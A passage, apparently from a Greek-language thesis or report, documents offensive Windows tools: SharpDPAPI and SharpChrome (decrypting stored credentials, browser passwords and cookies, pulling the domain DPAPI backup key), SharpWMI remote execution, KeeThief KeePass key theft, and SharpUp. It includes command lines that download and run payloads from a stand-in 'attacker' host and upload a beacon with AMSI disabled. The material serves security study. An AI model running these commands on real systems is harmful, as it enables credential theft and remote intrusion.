είτε με το όρισμα /password:X για την αποκρυπτογράφηση masterkeys οποιουδήποτε χρήστη, που στη συνέχεια θα χρησιμοποιηθεί ως πίνακας αναζήτησης αποκρυπτογράφησης. Οι αντιστοιχίσεις DPAPI GUID μπορούν να ανακτηθούν με την εντολή Mimikatz sekurlsa::dpapi.

Η σημαία /unprotect θα χρησιμοποιήσει την CryptUnprotectData() για την αποκρυπτογράφηση του .xml διαπιστευτηρίων χωρίς να χρειάζονται masterkeys, εάν η εντολή εκτελείται από το περιβάλλον χρήστη που έχει αποθηκεύσει τους κωδικούς πρόσβασης. Αυτό μπορεί να γίνει από ένα περιβάλλον με χαμηλά προνόμια, χωρίς να χρειάζεται το LSASS.

Αποκρυπτογράφηση εξαγόμενου.xml διαπιστευτηρίων με τη χρήση της CryptProtectData() (με τη flag /unprotect):

Εντολές:

PS C:\Temp> $SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force

PS C:\Temp> New-Object System.Management.Automation.PSCredential('TESTLAB\user', $SecPassword) | Export-CLIXml C:\Temp\cred.xml

PS C:\Temp> .\SharpDPAPI.exe ps /target:C:\Temp\cred.xml /unprotect

Χρήση αντιστοιχίσεων masterkeys τομέα {GUID}: SHA1:
Εντολές:

PS C:\Temp> $SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force

PS C:\Temp> New-Object System.Management.Automation.PSCredential('TESTLAB\user', $SecPassword) | Export-CLIXml C:\Temp\cred.xml

PS C:\Temp> .\SharpDPAPI.exe ps /target:C:\Temp\cred.xml "{0241bc33-44ae-404a-b05d-a35eea8cbc63}:E7E481877B9D51C17E015EB3C1F72FB887363EE3"

Χρήση ενός εφεδρικού κλειδιού DPAPI τομέα πρώτα για την αποκρυπτογράφηση όποιων ανιχνεύσιμων κλειδιών:

Εντολές:

PS C:\Temp> $SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force

PS C:\Temp> New-Object System.Management.Automation.PSCredential('TESTLAB\user', $SecPassword) | Export-CLIXml C:\Temp\cred.xml

PS C:\Temp> .\SharpDPAPI.exe ps /target:C:\Temp\cred.xml /pvk:HvG1sAAAAAABAAAAAAAAAAAAAC...(snip)...

- blob

Η εντολή blob θα περιγράψει / αποκρυπτογραφήσει ένα DPAPI blob. Πρέπει να παρέχεται ένα αρχείο bin με το όρισμα / /target:<BASE64|blob.bin>.

Η εντολή θα αποκρυπτογραφήσει το blob είτε με οποιοδήποτε masterkeys "{GUID}: SHA1", είτε με τις αντιστοιχίσεις ενός ή περισσότερων {GUID}:SHA1 με την /mkfile:FILE, είτε με ένα παρεχόμενο κλειδί δημιουργίας αντιγράφων ασφαλείας τομέα DPAPI (εντολές /pvk:BASE64... ή /pvk:key.pvk) ώστε να αποκρυπτογραφηθούν πρώτα τα masterkeys οποιουδήποτε χρήστη, είτε με το όρισμα /password:X για την αποκρυπτογράφηση masterkeys οποιουδήποτε χρήστη, που στη συνέχεια θα χρησιμοποιηθεί ως πίνακας αναζήτησης αποκρυπτογράφησης. Οι αντιστοιχίσεις DPAPI GUID μπορούν να ανακτηθούν με την εντολή Mimikatz sekurlsa::dpapi.

Η σημαία /unprotect θα χρησιμοποιήσει την CryptUnprotectData() για την αποκρυπτογράφηση του blob χωρίς να χρειάζονται masterkeys, εάν η εντολή εκτελείται από το περιβάλλον χρήστη που έχει αποθηκεύσει τους κωδικούς πρόσβασης. Αυτό μπορεί να γίνει από ένα περιβάλλον με χαμηλά προνόμια, χωρίς να χρειάζεται το LSASS.

Αποκρυπτογράφηση ενός blob με τη χρήση της CryptProtectData() (με τη flag /unprotect):

Εντολή: C:\Temp>SharpDPAPI.exe blob /target:C:\Temp\blob.bin /unprotect

Χρήση αντιστοιχίσεων masterkeys τομέα {GUID}:SHA1:

Εντολή:

C:\Temp>SharpDPAPI.exe blob /target:C:\Temp\blob2.bin {0241bc33-44ae-404a-b05d-a35eea8cbc63}:E7E481877B9D51C17E015EB3C1F72FB887363EE3

Χρήση ενός εφεδρικού κλειδιού DPAPI τομέα πρώτα για την αποκρυπτογράφηση όποιων ανιχνεύσιμων κλειδιών:

Εντολή:

C:\Temp>SharpDPAPI.exe blob /target:C:\Temp\blob2.bin /pvk:HvG1sAAAAAABAAAAAAAAAAAAAC...(snip)...

- backupkey

Η εντολή backupkey θα ανακτήσει το αντίγραφο ασφαλείας του κλειδιού DPAPI τομέα από έναν ελεγκτή τομέα χρησιμοποιώντας την προσέγγιση API LsaRetrievePrivateData από το Mimikatz. Αυτό το ιδιωτικό κλειδί μπορεί στη συνέχεια να χρησιμοποιηθεί για την αποκρυπτογράφηση masterkey blobs για οποιονδήποτε χρήστη στον τομέα. Και ως ακόμη χειρότερο σενάριο ασφάλειας, το κλειδί δεν αλλάζει ποτέ.

Απαιτούνται δικαιώματα διαχειριστή τομέα (ή ισοδύναμα) για την ανάκτηση του κλειδιού από έναν απομακρυσμένο ελεγκτή τομέα.

Η σημαία /nowrap θα αποτρέψει την αναδίπλωση του base64 κλειδιού στην οθόνη.

Αυτό το base64 blob κλειδί μπορεί να αποκωδικοποιηθεί σε ένα δυαδικό αρχείο .pvk, το οποίο στη συνέχεια μπορεί να χρησιμοποιηθεί με την εντολή Mimikatz dpapi::masterkey /in:MASTERKEY /pvk:backupkey.pvk, ή χρησιμοποιείται σε μορφή blob/file/pvk:X με τις εντολές SharpDPAPI masterkeys, credentials ή vault.

Από προεπιλογή, το SharpDPAPI θα προσπαθήσει να προσδιορίσει τον τρέχοντα ελεγκτή τομέα μέσω της κλήσης API DsGetDcName. Ένας διακομιστής μπορεί να καθοριστεί με το /server:COMPUTER.domain.com. Εάν επιθυμούμε το κλειδί να αποθηκευτεί στο δίσκο αντί για έξοδο ως base64 blob, χρησιμοποιούμε το /file:key.pvk.

Ανάκτηση του αντιγράφου ασφαλείας DPAPI για τον τρέχοντα ελεγκτή τομέα:

Εντολή:

C:\Temp>SharpDPAPI.exe backupkey

Ανάκτηση αντιγράφου ασφαλείας DPAPI για το καθορισμένο Domain Controller, εξάγοντας το αντίγραφο ασφαλείας κλειδιού σε ένα αρχείο:

Εντολή:

C:\Temp>SharpDPAPI.exe backupkey /server:primary.testlab.local /file:key.pvk

- search

Η εντολή search θα ψάξει για πιθανά DPAPI blobs στη registry, στα αρχεία, στους φακέλους και στα base64 blobs.

Εντολές:

SharpDPAPI.exe search /type:registry [/path:HKLM\path\to\key] [/showErrors]

SharpDPAPI.exe search /type:folder /path:C:\path\to\folder [/maxBytes:<numOfBytes>] [/showErrors]

SharpDPAPI.exe search /type:file /path:C:\path\to\file [/maxBytes:<numOfBytes>]

SharpDPAPI.exe search /type:base64 [/base:<base64 string>]

Η εντολή αναζήτησης λειτουργεί αναζητώντας τα ακόλουθα bytes, τα οποία αντιπροσωπεύουν την κεφαλίδα (Έκδοση + DPAPI πάροχος GUID) της δομής blob DPAPI:

0x01, 0x00, 0x00, 0x00, 0xD0, 0x8C, 0x9D, 0xDF, 0x01, 0x15, 0xD1, 0x11, 0x8C, 0x7A, 0x00, 0xC0, 0x4F, 0xC2, 0x97, 0xEB

Η εντολή search έχει διαφορετικά ορίσματα ανάλογα με τον τύπο δεδομένων που σαρώνονται. Για τον ορισμό τύπου δεδομένων, δηλώνεται το όρισμα /type όπου καθορίζεται registry, φάκελος, αρχείο ή base64. Εάν το όρισμα /type δεν υπάρχει, η εντολή θα πραγματοποιήσει αναζήτηση στο μητρώο από προεπιλογή.

Κατά την αναζήτηση στο μητρώο χωρίς άλλα ορίσματα, η εντολή θα αναζητήσει αναδρομικά τις ομάδες HKEY_LOCAL_MACHINE και HKEY_USERS. Με την χρήση της παραμέτρου /path ορίζουμε μια αναζήτηση από το κλειδί στο root (π.χ. /path: HKLM\Software) και χρησιμοποιούμε το όρισμα /showErrors για να εμφανίσουμε σφάλματα που εμφανίζονται κατά την απαρίθμηση.

Κατά την αναζήτηση ενός αρχείου ή φακέλου, καθορίζουμε μια διαδρομή με /path:C:\Path\to\file\or\folder και προαιρετικά χρησιμοποιούμε /maxBytes:<int> για να καθορίσουμε τον αριθμό των bytes που θα διαβάσουμε από κάθε αρχείο (προεπιλογή: 1024 bytes). Η εντολή θα διαβάσει τα bytes από την αρχή του αρχείου και θα αναζητήσει DPAPI blobs. Χρησιμοποιούμε τη /showErrors για να εμφανίσουμε σφάλματα που παρουσιάζονται κατά την απαρίθμηση.

Κατά την αναζήτηση ενός blob base64, καθορίζουμε τα bytes με κωδικοποίηση base64 για σάρωση με την παράμετρο /base64:<base64 str>.

Εντολές SharpChrome:

- logins

Η εντολή logins θα αναζητήσει αρχεία Chrome 'Data Login' και θα αποκρυπτογραφήσει τους αποθηκευμένους κωδικούς πρόσβασης. Εάν η εκτέλεση είναι με χαμηλά προνόμια, το CryptProtectData() θα χρησιμοποιηθεί αυτόματα για να προσπαθήσει να αποκρυπτογραφήσει

τις τιμές. Εάν έχει καθοριστεί η παράμετρος /browser:edge, τότε δοκιμάζεται το νεότερο πρόγραμμα περιήγησης Edge, που είναι βασισμένο στο Chromium.

Τα αρχεία ‘Login Data’ θα αποκρυπτογραφηθούν είτε με οποιοδήποτε masterkeys "{GUID}: SHA1", είτε με τις αντιστοιχίσεις ενός ή περισσότερων {GUID}:SHA1 με την /mkfile:FILE, είτε με ένα παρεχόμενο κλειδί δημιουργίας αντιγράφων ασφαλείας τομέα DPAPI (εντολές /pvk:BASE64... ή /pvk:key.pvk) ώστε να αποκρυπτογραφηθούν πρώτα τα masterkeys οποιουδήποτε χρήστη, είτε με το όρισμα /password:X για την αποκρυπτογράφηση masterkeys οποιουδήποτε χρήστη, που στη συνέχεια θα χρησιμοποιηθεί ως πίνακας αναζήτησης αποκρυπτογράφησης. Οι αντιστοιχίσεις DPAPI GUID μπορούν να ανακτηθούν με την εντολή Mimikatz sekurlsa::dpapi.

Ένα συγκεκριμένο αρχείο ‘Login Data’ μπορεί να καθοριστεί με το /target:FILE. Ένας απομακρυσμένος διακομιστής μπορεί να οριστεί με την εντολή /server:SERVER, εάν παρέχεται επίσης ένα /pvk. Εάν η δοκιμή εκτελείται σε νεότερες εκδόσεις Chrome / Edge, μπορεί να καθοριστεί ένα κλειδί AES κατάστασης /statekey:X.

Από προεπιλογή, οι συνδέσεις εμφανίζονται σε μορφή csv. Αυτό μπορεί να τροποποιηθεί με το /format:table για να έχουμε έξοδο δεδομένων σε μορφή πίνακα. Επίσης, από προεπιλογή εμφανίζονται μόνο καταχωρήσεις τιμής μη μηδενικού κωδικού πρόσβασης, αλλά όλες οι τιμές μπορούν να εμφανίζονται με τον διακόπτη /showall.

Εάν εκτελεστεί από ένα περιβάλλον με αυξημένα διαχειριστικά δικαιώματα, θα γίνει δοκιμή των αρχείων δεδομένων σύνδεσης για ΟΛΟΥΣ τους χρήστες, διαφορετικά θα επεξεργαστούν μόνο αρχεία δεδομένων σύνδεσης για τον τρέχοντα χρήστη.

- cookies

Η εντολή cookies θα αναζητήσει αρχεία Chrome 'Cookies' και θα αποκρυπτογραφήσει τις τιμές των cookies. Εάν η εκτέλεση είναι με χαμηλά προνόμια, το CryptProtectData() θα χρησιμοποιηθεί αυτόματα για να προσπαθήσει να αποκρυπτογραφήσει τις τιμές. Εάν έχει καθοριστεί η παράμετρος /browser:edge, τότε δοκιμάζεται το νεότερο πρόγραμμα περιήγησης Edge, που είναι βασισμένο στο Chromium.

Τα αρχεία ‘Cookies’ θα αποκρυπτογραφηθούν είτε με οποιοδήποτε masterkeys "{GUID}: SHA1", είτε με τις αντιστοιχίσεις ενός ή περισσότερων {GUID}:SHA1 με την /mkfile:FILE, είτε με ένα παρεχόμενο κλειδί δημιουργίας αντιγράφων ασφαλείας τομέα DPAPI (εντολές /pvk:BASE64... ή /pvk:key.pvk) ώστε να αποκρυπτογραφηθούν πρώτα τα masterkeys οποιουδήποτε χρήστη, είτε με το όρισμα /password:X για την αποκρυπτογράφηση masterkeys οποιουδήποτε χρήστη, που στη συνέχεια θα χρησιμοποιηθεί ως πίνακας αναζήτησης αποκρυπτογράφησης. Οι αντιστοιχίσεις DPAPI GUID μπορούν να ανακτηθούν με την εντολή Mimikatz sekurlsa::dpapi.

Ένα συγκεκριμένο αρχείο ‘Cookies’ μπορεί να καθοριστεί με το /target:FILE. Ένας απομακρυσμένος διακομιστής μπορεί να οριστεί με την εντολή /server:SERVER, εάν παρέχεται επίσης ένα /pvk. Εάν η δοκιμή εκτελείται σε νεότερες εκδόσεις Chrome / Edge, μπορεί να καθοριστεί ένα κλειδί AES κατάστασης /statekey:X.

Από προεπιλογή, οι συνδέσεις εμφανίζονται σε μορφή csv. Αυτό μπορεί να τροποποιηθεί με το /format:table για να έχουμε έξοδο δεδομένων σε μορφή πίνακα ή με το /format:json, ώστε η έξοδος δεδομένων να μπορεί να εισαχθεί στο EditThisCookie. Επίσης, από προεπιλογή

εμφανίζονται μόνο οι εγγραφές των τιμών των cookies που δεν έχουν λήξει, αλλά όλες οι τιμές μπορούν να εμφανίζονται με τον διακόπτη /showall.

Εάν εκτελεστεί από ένα περιβάλλον με αυξημένα διαχειριστικά δικαιώματα, θα γίνει δοκιμή των αρχείων δεδομένων σύνδεσης για ΟΛΟΥΣ τους χρήστες, διαφορετικά θα επεξεργαστούν μόνο αρχεία cookies για τον τρέχοντα χρήστη.

Η εντολή cookies έχει επίσης τις επιλογές /cookie:REGEX και /url:REGEX για την επιστροφή μόνο ονομάτων cookies ή διευθύνσεων URL που ταιριάζουν με το παρεχόμενη έκφραση regex. Αυτό είναι χρήσιμο με το διακόπτη /format:json για εύκολη κλωνοποίηση πρόσβασης σε συγκεκριμένους ιστότοπους.

- statekeys

Η εντολή statekeys θα αναζητήσει αρχεία AES statekeys Chrome / Edge (π.χ. «AppData\Local\Google\Chrome\User Data\Local State» και «AppData\Local\Microsoft\Edge\User Data\Local State») και θα τα αποκρυπτογραφήσει χρησιμοποιώντας τον ίδιο τύπο ορισμάτων που μπορούν να παρέχονται για cookies και logins.

Τα κλειδιά ‘statekeys’ θα αποκρυπτογραφηθούν είτε με οποιοδήποτε masterkeys "{GUID}:SHA1", είτε με τις αντιστοιχίσεις ενός ή περισσότερων {GUID}:SHA1 με την /mkfile:FILE, είτε με ένα παρεχόμενο κλειδί δημιουργίας αντιγράφων ασφαλείας τομέα DPAPI (εντολές /pvk:BASE64... ή /pvk:key.pvk) ώστε να αποκρυπτογραφηθούν πρώτα τα masterkeys οποιουδήποτε χρήστη, είτε με το όρισμα /password:X για την αποκρυπτογράφηση masterkeys οποιουδήποτε χρήστη, που στη συνέχεια θα χρησιμοποιηθεί ως πίνακας αναζήτησης αποκρυπτογράφησης. Οι αντιστοιχίσεις DPAPI GUID μπορούν να ανακτηθούν με την εντολή Mimikatz sekurlsa::dpapi.

Εάν εκτελεστεί από ένα περιβάλλον με αυξημένα διαχειριστικά δικαιώματα, θα γίνει δοκιμή των αρχείων ‘statekeys’ για ΟΛΟΥΣ τους χρήστες, διαφορετικά θα επεξεργαστούν μόνο αρχεία ‘statekeys’’ για τον τρέχοντα χρήστη.

- backupkey

Η εντολή backupkey θα ανακτήσει το αντίγραφο ασφαλείας του κλειδιού DPAPI τομέα από έναν ελεγκτή τομέα χρησιμοποιώντας την προσέγγιση API LsaRetrievePrivateData από το Mimikatz. Αυτό το ιδιωτικό κλειδί μπορεί στη συνέχεια να χρησιμοποιηθεί για την αποκρυπτογράφηση masterkey blobs για οποιονδήποτε χρήστη στον τομέα. Και ως ακόμη χειρότερο σενάριο ασφάλειας, το κλειδί δεν αλλάζει ποτέ.

Απαιτούνται δικαιώματα διαχειριστή τομέα (ή ισοδύναμα) για την ανάκτηση του κλειδιού από έναν απομακρυσμένο ελεγκτή τομέα.

Η σημαία /nowrap θα αποτρέψει την αναδίπλωση του base64 κλειδιού στην οθόνη.

Αυτό το base64 blob κλειδί μπορεί να αποκωδικοποιηθεί σε ένα δυαδικό αρχείο .pvk, το οποίο στη συνέχεια μπορεί να χρησιμοποιηθεί με την εντολή Mimikatz dpapi::masterkey /in:MASTERKEY /pvk:backupkey.pvk, ή χρησιμοποιείται σε μορφή blob/file/pvk:X με τις εντολές SharpDPAPI masterkeys, credentials ή vault.

Από προεπιλογή, το SharpDPAPI θα προσπαθήσει να προσδιορίσει τον τρέχοντα ελεγκτή τομέα μέσω της κλήσης API DsGetDcName. Ένας διακομιστής μπορεί να καθοριστεί με το

/server:COMPUTER.domain.com. Εάν επιθυμούμε το κλειδί να αποθηκευτεί στο δίσκο αντί για έξοδο ως base64 blob, χρησιμοποιούμε το /file:key.pvk.

4.6. SharpWMI

Το SharpWMI είναι μια εφαρμογή C# διαφόρων λειτουργιών WMI. Αυτό περιλαμβάνει τοπικά / απομακρυσμένα ερωτήματα WMI, απομακρυσμένη δημιουργία διαδικασίας WMI μέσω win32_process και απομακρυσμένη εκτέλεση αυθαίρετων VBS (Visual Basic Scripts) μέσω συνδρομών συμβάντων WMI. Υποστηρίζονται επίσης εναλλακτικά διαπιστευτήρια για απομακρυσμένες μεθόδους.

Το SharpWMI είναι διαθέσιμο βάσει της άδειας BSD 3-Clause του λογισμικού ανοιχτού κώδικα.

Παραδείγματα εκτέλεσης:

Απαρίθμηση τοπικού συστήματος:

*SharpWMI.exe action=query query=""select * from win32_service"" [namespace=BLAH]*

Απαρίθμηση απομακρυσμένου συστήματος:

*SharpWMI.exe action=query [computername=HOST1[,HOST2,...]] query=""select * from win32_service"" [namespace=BLAH]*

Απαρίθμηση συνδεδεμένων χρηστών απομακρυσμένου συστήματος:

SharpWMI.exe action=loggedon [computername=HOST1[,HOST2,...]]

Δημιουργία απομακρυσμένης διεργασίας:

SharpWMI.exe action=exec [computername=HOST[,HOST2,...]] command=""C:\\temp\\process.exe [args]"" [amsi=disable] [result=true]

Απομακρυσμένη εκτέλεση VBS:

SharpWMI.exe action=executevbs [computername=HOST[,HOST2,...]] [script-specification] [eventname=blah] [amsi=disable] [time-specs]

Ανέβασμα αρχείων μέσω WMI:

SharpWMI.exe action=upload [computername=HOST[,HOST2,...]] source=""C:\\source\\file.exe"" dest=""C:\\temp\\dest-file.exe"" [amsi=disable]

Απαρίθμηση απομακρυσμένου firewall:

SharpWMI.exe action=firewall computername=HOST1[,HOST2,...]

Απαρίθμηση διεργασιών:

SharpWMI.exe action=ps [computername=HOST[,HOST2,...]]

Τερματισμός διεργασιών (η πρώτη που θα βρεθεί):

SharpWMI.exe action=terminate process=PID|name [computername=HOST[,HOST2,...]]

Λήψη μεταβλητών περιβάλλοντος (όλων, αν δεν διευκρινιστεί κάποιο όνομα):

SharpWMI.exe action=getenv [name=VariableName] [computername=HOST[,HOST2,...]]

Ορισμός μεταβλητής περιβάλλοντος:

SharpWMI.exe action=setenv name=VariableName value=VariableValue [computername=HOST[,HOST2,...]]

Διαγραφή μεταβλητής περιβάλλοντος:

SharpWMI.exe action=delenv name=VariableName [computername=HOST[,HOST2,...]]

Εγκατάσταση αρχείου MSI:

SharpWMI.exe action=install [computername=HOST[,HOST2,...]] path=""C:\\temp\\installer.msi"" [amsi=disable]

Σημείωση:

- Οποιαδήποτε απομακρυσμένη διαδικασία μπορεί επίσης να πάρει ως όρισμα προαιρετικά τα εξής: ""username=DOMAIN\\user"" ""password=Password123!"".

- Αν δεν δοθεί το όνομα του υπολογιστή, εννοείται ότι θα εκτελεστεί τοπικά.

Το result = true στο action = exec (εναλλακτικά action = create) κάνει το SharpWMI να επιστρέφει την έξοδο της εντολής μετά από απομακρυσμένη δημιουργία διαδικασίας WMI. Λειτουργεί αποθηκεύοντας την έξοδο της εντολής σε μια παρουσία αυθαίρετου αντικειμένου WMI.

Εκτέλεση VBS Script:

Η ενέργεια executevbs επεξεργάστηκε εκ νέου σε σύγκριση με την αρχική έκδοση του SharpWMI. Η προδιαγραφή του script που ορίζεται στο [script-specification] προσφέρει τις ακόλουθες μεθόδους, για να δείξει αυτό το εργαλείο στον προορισμό του κώδικα VBS:

Α) Εκτέλεση εντολής λειτουργικού συστήματος μέσω κώδικα VBS:

SharpWMI.exe action=executevbs [...] command="notepad.exe"

Β) Λήψη εντολών Powershell από URL κι εκτέλεσή τους μέσα από την VBS μέσω της StdIn του Powershell:

SharpWMI.exe action=executevbs [...] url="http://attacker/myscript.ps1"

C) Λήψη ενός εκτελέσιμου αρχείου από ένα δοθέν URL, αποθήκευση σε ένα προκαθορισμένο μονοπάτι κι εκτέλεσή του:

url="SOURCE_URL,TARGET_PATH"

SharpWMI.exe action=executevbs [...] url="http://attacker/foo.png,%TEMP%\bar.exe"

D) Λήψη ενός εκτελέσιμου αρχείου από ένα δοθέν URL, αποθήκευση σε ένα προκαθορισμένο μονοπάτι κι εκτέλεση μιας αυθαίρετης εντολής:

url="SOURCE_URL,TARGET_PATH"

SharpWMI.exe action=executevbs [...] url="http://attacker/foo.png,%TEMP%\bar.exe" command="%TEMP%\bar.exe -some -parameters"

E) Ανάγνωση script VBS από ένα αρχείο κι εκτέλεσή του:

SharpWMI.exe action=executevbs [...] script="myscript.vbs"

F) Εκτέλεση ενός δοθέντος VBS script που δίνεται κυριολεκτικά:

SharpWMI.exe action=executevbs [...] script="CreateObject(\\"WScript.Shell\\").Run(\\"notepad.exe\\")"

G) Αποκωδικοποίηση συμβολοσειράς εισόδου από Base64 που κωδικοποιείται σε VBS script κι εκτέλεση στο απομακρυσμένο μηχάνημα:

SharpWMI.exe action=executevbs [...] scriptb64="Q3JlYXRlT2JqZWN0KCJXU2NyaXB0LlNoZWxsIi[...]"

H) Ανάγνωση περιεχόμενων από ένα δοθέν αρχείο, αποκωδικοποίηση από base64 και μετά εκτέλεση στο τερματικό – στόχο:

SharpWMI.exe action=executevbs [...] scriptb64="myscript.vbs.b64"

Τελικά η ενέργεια 'executevbs' μπορεί να έχει πρόσθετα ορίσματα χρόνου [time-specs] ορισμένα σε δευτερόλεπτα, τα οποία καθορίζουν τους χρόνους ενεργοποίησης κι αναμονής του script:

SharpWMI.exe action=executevbs [...] trigger=5 timeout=10

Παραδείγματα χρήσης:

*SharpWMI.exe action=query query=""select * from win32_process""*

*SharpWMI.exe action=query query=""SELECT * FROM AntiVirusProduct"" namespace=""root\\SecurityCenter2""*

SharpWMI.exe action=loggedon computername=primary.testlab.local

*SharpWMI.exe action=query computername=primary.testlab.local query=""select * from win32_service""*

*SharpWMI.exe action=query computername=primary,secondary query=""select * from win32_process""*

SharpWMI.exe action=exec computername=primary.testlab.local command=""powershell.exe -enc ZQBj...""

SharpWMI.exe action=exec computername=primary.testlab.local command=""whoami"" result=true amsi=disable

SharpWMI.exe action=executevbs computername=primary.testlab.local command=""notepad.exe"" eventname=""MyLittleEvent"" amsi=disable

SharpWMI.exe action=executevbs computername=primary.testlab.local username=""TESTLAB\\harmj0y"" password=""Password123!""

SharpWMI.exe action=upload computername=primary.testlab.local source=""beacon.exe"" dest=""C:\\Windows\\temp\\foo.exe"" amsi=disable

SharpWMI.exe action=terminate computername=primary.testlab.local process=explorer

SharpWMI.exe action=getenv name=PATH computername=primary.testlab.local

SharpWMI.exe action=setenv name=FOO value=""BAR"" computername=primary.testlab.local

SharpWMI.exe action=delenv name=FOO computername=primary.testlab.local

SharpWMI.exe action=install computername=primary.testlab.local path=""C:\\temp\\installer.msi""

Λήψη τοπικών πληροφοριών TCP τύπου netstat από έναν απομακρυσμένο υπολογιστή Windows 10:

SharpWMI.exe action=query computername=COMPUTER query="Select LocalPort,OwningProcess from MSFT_NetTCPConnection" namespace="ROOT\StandardCIMV2"

4.7. KeeThief

Επιτρέπει την εξαγωγή των κλειδιών KeePass 2.X από τη μνήμη, καθώς και την τοποθέτησης κερκόπορτας (backdooring) και την απαρίθμηση του KeePass συστήματος trigger. Το έργο είναι διαθέσιμο βάσει της άδειας BSD 3-Clause του λογισμικού ανοιχτού κώδικα, ενώ περιλαμβάνει μια σειρά συστατικών:

4.7.1. DecryptionShellcode:

Πρόκειται για μια τροποποιημένη έκδοση του powershell project PIC_Bindshell του Matt Graeber. Έγιναν τροποποιήσεις ώστε να δημιουργείται ένα κέλυφος για έγχυση κώδικα σε μια διαδικασία KeePass.exe που αποκρυπτογραφεί τα DPAPI blobs χρησιμοποιώντας το RtlDecryptMemory.

4.7.2. KeePass-2.34-Source-Patched:

Περιέχεται διορθωμένος πηγαίος κώδικας του έργου KeePass (έκδοση 2.34). Έγιναν τροποποιήσεις ώστε να επιτρέπεται η χειροκίνητη προδιαγραφή δεδομένων κλειδιών (με τη μορφή συμβολοσειρών base64) κατά την αποκρυπτογράφηση μιας βάσης δεδομένων. Οι αλλαγές είναι στα αρχεία KeePromptForm.cs, KeePromptForm.Designer.cs, KcpKeyFile.cs και KcpUserAccount.cs.

4.7.3. KeeTheft:

Ο κύριος κώδικας KeeThief, όπου εκτελούνται οι σημαντικές διεργασίες. Η μέθοδος GetKeePassMasterKeys() του KeeThief θα προσαρτηθεί στη διαδικασία – στόχο, KeePass, χρησιμοποιώντας το CLR MD και θα απαριθμήσει όλα τα αντικείμενα σωρού CLR, αναζητώντας ένα αντικείμενο KeePassLib.PwDatabase. Εάν βρεθεί, η διαδρομή εξάγεται από το πεδίο m_strUrl και απαριθμούνται όλα τα αντικείμενα που αναφέρονται, αναζητώντας ένα KeePassLib.Keys.CompositeKey.

Εάν βρεθεί ένα σύνθετο κύριο κλειδί, εξάγονται πληροφορίες για κάθε τύπο κλειδιού (KcpPassword, KcpKeyFile, KcpUserAccount), συμπεριλαμβανομένων των RtlEncryptMemory() κρυπτογραφημένων data blobs των δεδομένων κλειδιών. Για τυχόν κρυπτογραφημένα blobs που βρέθηκαν, ο κώδικας κελύφους εγχέεται στη διαδικασία KeePass που καλεί το MyRtlDecryptMemory() για την αποκρυπτογράφηση των blobs μνήμης, επιστρέφοντας τα βασικά δεδομένα σε μορφή απλού κειμένου / χωρίς προστασία.

Αυτή είναι μια διαφορετική προσέγγιση από το εξαιρετικό έργο KeeFarce, το οποίο εισάγει κώδικα για να φορτώσει ένα bootstrap (δέσμη εντολών) DLL στη διαδικασία KeePass, το οποίο στη συνέχεια φορτώνει μια συναρμολόγηση (assembly) C# μαζί με το CLR MD κι εκτελεί τη μέθοδο «Εξαγωγή» σε ένα αντικείμενο KeePass.DataExchange.Formats.KeePassCsv1x για την εξαγωγή όλων των υπαρχόντων κωδικών πρόσβασης στο δίσκο. Το KeeTheft ακολουθεί το σωρό για πληροφορίες σύνθετου κλειδιού και εισάγει κώδικα κελύφους για την αποκρυπτογράφηση κάθε στοιχείου υλικού κρυπτογράφησης, ανάλογα με την περίπτωση. Στο έργο περιλαμβάνεται ένα backport .NET 2.0 του έργου CLR MD (με απαραίτητη τη συμβατότητα PowerShell v2). Το έργο CLR MD διαθέτει άδεια από τη Microsoft με την άδεια MIT.

Κατά την κατασκευή του έργου, θα δημιουργηθεί ένα συγχωνευμένο εκτελέσιμο αρχείο .\KeeTheft\bin\ReleaseKeeTheft.exe που περιέχει το KeeTheft και το CLR MD.

4.7.4. PowerShell:

Το αρχείο PowerShell KeeThief.ps1 περιέχει το Get-KeePassDatabaseKey, το οποίο φορτώνει / εκτελεί τη διάταξη KeeTheft στη μνήμη, για να εξαγάγει υλικό KeePass από μια διαδικασία KeePass.exe με μια ανοιχτή βάση δεδομένων.

Το αρχείο KeePassConfig.ps1 περιέχει μέθοδο απαρίθμησης αρχείων διαμόρφωσης KeePass σε ένα σύστημα (Find-KeePassconfig), ανάκτηση των ορισμένων triggers, για ένα αρχείο KeePass.config.xml (Get-KeePassConfigTrigger), προσθήκη κακόβουλων triggers KeePass (Add-KeePassConfigTrigger) κι αφαίρεση των κανόνων ενεργοποίησης KeePass (Remove-KeePassConfigTrigger).

4.8. SharpUp

Το SharpUp είναι μια μεταφορά του PowerShell script PowerUp.ps1 σε C# που εκτελεί privilege escalation. Προς το παρόν, έχουν μεταφερθεί μόνο οι πιο συνηθισμένοι έλεγχοι. Δεν έχουν υλοποιηθεί ακόμα επιθετικές τακτικές. Το έργο είναι διαθέσιμο βάσει της άδειας BSD 3-Clause του λογισμικού ανοιχτού κώδικα, ενώ οι υλοποιημένοι έλεγχοι στην τρέχουσα έκδοση είναι οι εξής:

- GetModifiableServices - Επιστρέφει τις υπηρεσίες που μπορεί να τροποποιήσει ο τρέχων χρήστης.
- GetModifiableServiceBinaries - Επιστρέφει υπηρεσίες με εκτελέσιμα αρχεία που μπορεί να τροποποιήσει ο τρέχων χρήστης.
- GetAlwaysInstallElevated - Επιστρέφει οποιεσδήποτε τιμές για το κλειδί μητρώου AlwaysInstallElevated.
- GetPathHijacks - Επιστρέφει οποιοδήποτε φάκελο στο %PATH% που μπορεί να τροποποιήσει ο τρέχων χρήστης.
- GetModifiableRegistryAutoRuns - Επιστρέφει τυχόν τροποποιήσιμα εκτελέσιμα / scripts που έχουν οριστεί να εκτελούνται σε αυτόματες εκτελέσεις HKLM.
- GetSpecialTokenGroupPrivs - Επιστρέφει "ειδικά" δικαιώματα χρήστη (π.χ. SeDebugPrivilege / κ.λπ.).
- GetUnattendedInstallFiles - Επιστρέφει τα εναπομείναντα αρχεία εγκατάστασης χωρίς παρακολούθηση.

- GetMcAfeeSitelistFiles - Επιστρέφει όλες τις τοποθεσίες αρχείων McAfeeSiteList.xml

Εκτέλεση:

$> C:\Temp>SharpUp.exe

4.9. SafetyKatz

